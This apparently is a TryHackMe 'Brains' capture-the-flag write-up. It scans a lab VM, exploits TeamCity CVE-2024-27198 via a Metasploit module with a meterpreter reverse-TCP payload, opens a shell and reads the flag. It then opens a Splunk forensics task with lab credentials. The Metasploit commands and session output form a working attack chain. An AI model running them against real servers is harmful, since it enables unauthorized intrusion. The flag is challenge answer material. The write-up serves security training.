


Try Hack Me/Brains

Write-up / [THM / Brains](#)

by: alfreddgreat



▶ Start Machine



Welcome to the Brains challenge, part of TryHackMe's Hackathon!

All brains gathered to build an engineering marvel; however, it seems strangers had found away to get in.

Start by deploying the machine; click on the **Start Machine** button in the upper-right-hand corner of this task to deploy the virtual machine for this room.

Note: Please allow the machine 4 - 6 minutes to fully boot.

Answer the questions below

What is the content of flag.txt in the user's home folder?

Start the Virtual Machine

Run an **nmap** scan to the VM machine

```
root@kalivm: ~ 167x44
root@kalivm:~]#
# nmap -sS -sC -sV 10.10.170.24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-17 21:47 EDT
Nmap scan report for 10.10.170.24
Host is up (0.037s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 3072 74:76:3b:c2:d7:bf:32:a2:83:d3:26:0f:71:7b:72:e9 (RSA)
|_ 256 3f:67:1b:93:ca:e2:94:28:bb:10:ec:aa:2c:6c:a5:c5 (ECDSA)
|_ 256 7e:61:fc:50:eb:e2:fe:a9:fa:7e:36:bc:ca:b1:d9:ea (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: Maintenance
|_ http-server-header: Apache/2.4.41 (Ubuntu)
50000/tcp open  ibm-db2?
|_ fingerprint-strings:
|_ GetRequest:
|_ HTTP/1.1 401
|_ TeamCity-Node-Id: MAIN_SERVER
|_ WWW-Authenticate: Basic realm="TeamCity"
|_ WWW-Authenticate: Bearer realm="TeamCity"
|_ Cache-Control: no-store
|_ Content-Type: text/plain;charset=UTF-8
|_ Date: Fri, 18 Oct 2024 01:48:03 GMT
|_ Connection: close
|_ Authentication required
|_ login manually go to "/login.html" page
drda, ibm-db2, ibm-db2-das:
HTTP/1.1 400
Content-Type: text/html;charset=utf-8
Content-Language: en
Content-Length: 435
Date: Fri, 18 Oct 2024 01:48:03 GMT
Connection: close
<!doctype html><html lang="en"><head><title>HTTP Status 400
Request</title><style type="text/css">body {font-family:Tahoma,Arial,sans-serif;} h1, h2, h3, b {color:white;background-color:#525D76;} h1 {font-size:22px;} h2 {
font-size:16px;} h3 {font-size:14px;} p {font-size:12px;} a {color:black;} .line {height:1px;background-color:#525D76;border:none;}</style></head><body><h1>HTTP Status
400
Request</h1></body></html>
|_ 1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-serv
ice :
SF-Port50000-TCP:V=7.94SVN%I=7%D=10/17%Time=6711BE54%P=x86_64-pc-linux-gnu
SF:%(GetRequest,140,"HTTP/1.1\x20401\x20\r\nTeamCity-Node-Id:\x20MAIN_SE
SF:RVER\r\nWWW-Authenticate:\x20Basic\x20realm=\ TeamCity\r\nWWW-Authent
```

From the nmap scan: nmap -sS -sC -sV IP_THM_VM_machine

Ports 22, 80, and 50000 are open

VM machine is an Ubuntu Linux

Connect to port 80 using a web browser

Maintenance
We're currently performing some maintenance. Please check back soon.


In the result of the nmap, port 50000 is also open and observing the result it is an http server

```
50000/tcp open  ibm-db2?
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 401
|     TeamCity-Node-Id: MAIN_SERVER
|     WWW-Authenticate: Basic realm="TeamCity"
|     WWW-Authenticate: Bearer realm="TeamCity"
|     Cache-Control: no-store
|     Content-Type: text/plain;charset=UTF-8
|     Date: Fri, 18 Oct 2024 01:48:03 GMT
|     Connection: close
|     Authentication required
|     login manually go to "/login.html" page
|   drda, ibm-db2, ibm-db2-das:
|     HTTP/1.1 400
|     Content-Type: text/html;charset=utf-8
|     Content-Language: en
|     Content-Length: 435
|     Date: Fri, 18 Oct 2024 01:48:03 GMT
|     Connection: close
```

```
| <!doctype html><html lang="en"><head><title>HTTP Status 400
| Request</title><style type="text/css">body {font-family:Tahoma,Arial,sans-serif;} h1,
h2, h3, b {color:white;background-color:#525D76;} h1 {font-size:22px;} h2 {font-
size:16px;} h3 {font-size:14px;} p {font-size:12px;} a {color:black;} .line
{height:1px;background-color:#525D76;border:none;}</style></head><body><h1>HTTP
Status 400
```

TeamCity-Node-Id: MAIN_SERVER

Connect to port 50000 using the web browser



The webserver has an application of Teamcity Version 2023.11.3 (build 147512)


Search the vulnerability of the Teamcity version 2023.11.3 in internet.

<https://blog.jetbrains.com/teamcity/2024/03/additional-critical-security-issues-affecting-teamcity-on-premises-cve-2024-27198-and-cve-2024-27199-update-to-2023-11-4-now/>

← → ↻ 🏠 <https://blog.jetbrains.com/teamcity/2024/03/additional-critical-security-issues-affecting-> 67% ☆ 🔒 ⬇️ 📄 📧 📧 29 ☰

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Log in to TeamCity — ... Google Hacking DB OffSec GitHub - itm4n/PrintS...

Additional Critical Security Issues Affecting TeamCity On-Premises (CVE-2024-27198 and CVE-2024-27199) – Update to 2023.11.4 Now

 Daniel Gallo
March 4, 2024

March 5, 2024 update: Please also see [this follow-up blog post](#) that describes our insights and timeline for addressing these vulnerabilities.

Summary

- Two additional critical security vulnerabilities have been identified in TeamCity On-Premises.
- The vulnerabilities were discovered in February 2024 by Rapid7, who reported them to us via our coordinated disclosure policy.
- These critical security vulnerabilities have been assigned the CVE identifiers CVE-2024-27198 and CVE-2024-27199, and present the weaknesses CWE-288 and CWE-23.
- The vulnerabilities may enable an unauthenticated attacker with HTTP(S) access to a TeamCity server to bypass authentication checks and gain administrative control of that TeamCity server.
- [The vulnerabilities affect all TeamCity On-Premises versions through 2023.11.3.](#)
- They have been fixed in version 2023.11.4.
- We encourage all users to update their servers to the latest version.
- For those who are unable to do so, we have released a security patch plugin (details below).

Summary
Details
Mitigation option 1: Update your server
Mitigation option 2: Apply the security patch plugin
Security Bulletin
Frequently asked questions
Which versions are affected?
Is TeamCity Cloud affected?
Is it possible to backport the fix to our version?
Support

The application Teamcity has a vulnerability of remote code execution (RCE)

Check if the Teamcity vulnerability exist in the Metasploit Framework **CVE-2024-27198** and **CVE-2024-27199**

Run msfconsole


```
msf6 > search Teamcity

Matching Modules
=====
#  Name                                     Disclosure Date  Rank    Check  Description
---  ---                                     -
0  exploit/multi/http/jetbrains_teamcity_rce_cve_2023_42793  2023-09-19     excellent Yes    JetBrains TeamCity Unauthenticated Remote Code Execution
1  \ target: Windows
2  \ target: Linux
3  exploit/multi/http/jetbrains_teamcity_rce_cve_2024_27198  2024-03-04     excellent Yes    JetBrains TeamCity Unauthenticated Remote Code Execution
4  \ target: Java
5  \ target: Java Server Page
6  \ target: Windows Command
7  \ target: Linux Command
8  \ target: Unix Command
9  exploit/multi/misc/teamcity_agent_xmlrpc_exec              2015-04-14     excellent Yes    TeamCity Agent XML-RPC Command Execution
10 \ target: Windows
11 \ target: Linux

Interact with a module by name or index. For example info 11, use 11 or use exploit/multi/misc/teamcity_agent_xmlrpc_exec
After interacting with a module you can manually set a TARGET with set TARGET 'Linux'
```

Modules 3, 4, 5, 6, 7 and 8 can be used for the **CVE-2024-27198** but we don't know if the application in in java, windows, linux or unix.

Detect the technology being used by the webserver using banner grabbing and we can use **WAPPALYZER**



The screenshot shows a web browser window with the URL `10.10.170.24:50000/login.html`. The page displays the TeamCity login form with fields for Username and Password, and a "Log in" button. A Wappalizer overlay is visible on the right side of the browser, showing detected technologies. The technologies listed include:

- JavaScript frameworks: Prototype 1.7.3, React
- Operating systems: Ubuntu
- CI: TeamCity
- Miscellaneous: Webpack
- Web servers: Apache HTTP Server 2.4.41, Apache Tomcat
- JavaScript libraries: JQuery 3.7.1, JQuery Migrate 3.4.1, JQuery UI 1.13.2, Moment.js
- Programming languages: Java

In the **wappalizer** you can observe that the Web Servers there is **Apache Tomcat** which means the application is running in **JAVA**.

Therefore in the msfconsole, we will use module 4 which is **target: Java**

In the msfconsole: msf6 > use 4

```
msf6 > use 4
[*] Additionally setting TARGET => Java
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/http/jetbrains_teamcity_rce_cve_2024_27198) >
```

Then run **options** to see what is needed in the exploit. The column **Required** with the yes are obligatory.

`msf6 exploit(multi/http/jetbrains_teamcity_rce_cve_2024_27198) > options`

```
msf6 exploit(multi/http/jetbrains_teamcity_rce_cve_2024_27198) > options
Module options (exploit/multi/http/jetbrains_teamcity_rce_cve_2024_27198):

  Name          Current Setting  Required  Description
  ----          -
  Proxies              no          A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS              yes         The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT              8111        The target port (TCP)
  SSL                 false       Negotiate SSL/TLS for outgoing connections
  TARGETURI          /           The base path to TeamCity
  TEAMCITY_ADMIN_ID  1          The ID of an administrator account to authenticate as
  VHOST              no          HTTP server virtual host

Payload options (java/meterpreter/reverse_tcp):

  Name          Current Setting  Required  Description
  ----          -
  LHOST         192.168.10.167  yes       The listen address (an interface may be specified)
  LPORT         4444            yes       The listen port

Exploit target:

  Id  Name
  --  ---
  0   Java

View the full module info with the info, or info -d command.
```

The fields **RHOSTS**, **RPORT** should be filled up. And the **LHOST** should be the IP that can be reached by the VM Machine. Since the machine is in a VPN, the **LHOST** will be the VPN IP assigned to the Kali machine.

Set the following values

```
msf6 exploit(multi/http/jetbrains_teamcity_rce_cve_2024_27198) > set RHOSTS
RHOSTS => 10.10.170.24
```

```
msf6 exploit(multi/http/jetbrains_teamcity_rce_cve_2024_27198) > set RPORT 50000
RPORT => 50000
```

```
msf6 exploit(multi/http/jetbrains_teamcity_rce_cve_2024_27198) > set LHOST
LHOST => 10.11.80.68
```

Note: 10.10.170.24 is the THM-VM-Machine, 50000 is the Teamcity application port and 10.11.80.68 is the VPN IP of the Kali.

```
msf6 exploit(multi/http/jetbrains_teamcity_rce_cve_2024_27198) > set RHOSTS 10.10.170.24
RHOSTS => 10.10.170.24
msf6 exploit(multi/http/jetbrains_teamcity_rce_cve_2024_27198) > set RPORT 50000
RPORT => 50000
msf6 exploit(multi/http/jetbrains_teamcity_rce_cve_2024_27198) > set LHOST 10.11.80.68
LHOST => 10.11.80.68
msf6 exploit(multi/http/jetbrains_teamcity_rce_cve_2024_27198) > |
```

Now check if the options are set successfully. Run the options command to see the set values.

```
msf6 exploit(multi/http/jetbrains_teamcity_rce_cve_2024_27198) > options
```

```
msf6 exploit(multi/http/jetbrains_teamcity_rce_cve_2024_27198) > options
Module options (exploit/multi/http/jetbrains_teamcity_rce_cve_2024_27198):
-----
Name           Current Setting  Required  Description
-----
Proxies        /               no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS         10.10.170.24    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT          50000           yes       The target port (TCP)
SSL            false           no        Negotiate SSL/TLS for outgoing connections
TARGETURI      /               yes       The base path to TeamCity
TEAMCITY_ADMIN_ID 1               yes       The ID of an administrator account to authenticate as
VHOST          /               no        HTTP server virtual host

Payload options (java/meterpreter/reverse_tcp):
-----
Name           Current Setting  Required  Description
-----
LHOST          10.11.80.68     yes       The listen address (an interface may be specified)
LPORT          4444            yes       The listen port

Exploit target:
-----
Id  Name
--  ---
0   Java

View the full module info with the info, or info -d command.
```

Now we can run the exploit

```
msf6 exploit(multi/http/jetbrains_teamcity_rce_cve_2024_27198) > run -j
```

```
msf6 exploit(multi/http/jetbrains_teamcity_rce_cve_2024_27198) > run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.11.80.68:4444
[*] Running automatic check ("set AutoCheck false" to disable)
msf6 exploit(multi/http/jetbrains_teamcity_rce_cve_2024_27198) > [+] The target is vulnerable. JetBrains TeamCity 2023.11.3 (build 147512) running on Linux.
[*] Created authentication token: eyJ0eXAiOiAiVENWMMiJ9.NjhVQVR0RlZ3bXpXeUdieHpfSldxcU4xd2pJ.MWEzMjRhNGUtNjlmMC00ZTE0LTk4NmMtNzEzNThtYjU2MmWJm
[*] Uploading plugin: UQWxODYS
[*] Sending stage (57971 bytes) to 10.10.170.24
[*] Deleting the plugin...
[+] Deleted /opt/teamcity/TeamCity/work/Catalina/localhost/ROOT/TC_147512_UQWxODYS
[+] Deleted /home/ubuntu/.BuildServer/system/caches/plugins.unpacked/UQWxODYS
[*] Meterpreter session 1 opened (10.11.80.68:4444 -> 10.10.170.24:54368) at 2024-10-17 22:38:00 -0400
[*] Deleting the authentication token...
[!] This exploit may require manual cleanup of '/opt/teamcity/TeamCity/webapps/ROOT/plugins/UQWxODYS' on the target
```

If the prompt will not come out, press enter until the following comes out.

```
msf6 exploit(multi/http/jetbrains_teamcity_rce_cve_2024_27198) > |
```

Then we run the sessions to see the session created

Meterpreter session 1 opened (10.11.80.68:4444 -> 10.10.170.24:54368) at 2024-10-17 22:38:00 -0400

msf6 exploit(multi/http/jetbrains_teamcity_rce_cve_2024_27198) > sessions

```
msf6 exploit(multi/http/jetbrains_teamcity_rce_cve_2024_27198) > sessions
Active sessions
=====
  Id  Name  Type           Information           Connection
  --  ---  ---           -
  1   meterpreter java/linux  ubuntu @ brains  10.11.80.68:4444 -> 10.10.170.24:54368 (10.10.170.24)
msf6 exploit(multi/http/jetbrains_teamcity_rce_cve_2024_27198) > |
```

There is 1 session created and connected to the target machine (THM-VM-machine).

Connect to the session with the command **sessions 1**

msf6 exploit(multi/http/jetbrains_teamcity_rce_cve_2024_27198) > sessions 1

```
msf6 exploit(multi/http/jetbrains_teamcity_rce_cve_2024_27198) > sessions 1
[*] Starting interaction with 1...
meterpreter > |
```

Now we are inside the machine with the meterpreter shell. We can walk through using the meterpreter commands or by running the command shell.

meterpreter > shell

```
meterpreter > shell
Process 1 created.
Channel 1 created.
|
```

Now we are in the target shell command. To have a prompt run a shell like the following

/bin/bash -i

```
meterpreter > shell
Process 2 created.
Channel 2 created.
/bin/bash -i
bash: cannot set terminal process group (602): Inappropriate ioctl for device
bash: no job control in this shell
ubuntu@brains:/opt/teamcity/TeamCity/bin$
```

Now we are inside the VM machine in the directory **/opt/teamcity/TeamCity/bin**

The question to answer in **tryhackme.com** is the following

Answer the questions below

What is the content of flag.txt in the user's home folder?

The needed flag is in the /home directory where a user exists.

Change directory to /home directory to see who is the user:

ubuntu@brains:/opt/teamcity/TeamCity/bin\$ cd /home and then list the content of the directory with the **ls** command,

```
ubuntu@brains:/opt/teamcity/TeamCity/bin$ cd /home
cd /home
ubuntu@brains:/home$ ls
ls
ubuntu
ubuntu@brains:/home$
```

The user is ubuntu.

Change directory to the user directory and get the content of the **flag.txt** file.

ubuntu@brains:/home\$ cd ubuntu

ubuntu@brains:/home\$ ls -l

ubuntu@brains:/home\$ cat flag.txt

```
ubuntu@brains:~$ cat flag.txt
cat flag.txt
THM{faa9bac345709b6620a6200b484c7594}
ubuntu@brains:~$
```

FLAG:THM{faa9bac345709b6620a6200b484c7594}

Answer the questions below

What is the content of flag.txt in the user's home folder?

THM{faa9bac345709b6620a6200b484c7594}

✓ Correct Answer

Task 2 ○ Blue: Let's Investigate



Now comes the detection part.

▶ Start Machine

The IT department has provided us one of the servers which was compromised as a result of the attack. Our task as a Forensics Analyst is to examine the host and identify the attacker's footprints in the post-exploitation stage.

Lab Connection

Before moving forward, deploy the machine. When you deploy the machine, it will be assigned an IP address:

10.10.74.225. The Splunk instance will be accessible in about **5 minutes** and can be accessed at

10.10.74.225:8000 using the credentials mentioned below:

Username: splunk

Password: analyst123

Answer the questions below

What is the name of the backdoor user which was created on the server after exploitation?

Answer format: *****

Submit

What is the name of the malicious-looking package installed on the server?

Answer format: *****

Submit

What is the name of the plugin installed on the server after successful exploitation?

Answer format: *****

Submit

Connect to the machine 10.10.74.225 with port 8000 using a browser.

Apps [Manage](#)

Search apps by name...

- Search & Reporting
- Splunk Secure Gateway
- Upgrade Readiness App

Hello, admin

- Quick links** | [Dashboard](#) | [Recently viewed](#) | [Created by you](#) | [Shared with you](#)

Common tasks

Add data Add data from a variety of common sources.	Search your data Turn data into doing with Splunk search.
Visualize your data Create dashboards that work for your data.	Configure mobile devices Login or manage mobile devices using Splunk Secure Gateway.

Learning and resources

Product tours New to Splunk? Take a tour to help you on your way.	Learn more with Splunk Docs ↗ Deploy, manage, and use Splunk software with comprehensive guidance.
Get help from Splunk experts ↗ Actionable guidance on the Splunk Lantern Customer Success Center.	Extend your capabilities ↗ Browse thousands of apps on Splunkbase.

Revision #1
Created 1 April 2025 17:53:23 by Admin
Updated 1 April 2025 17:53:23 by Admin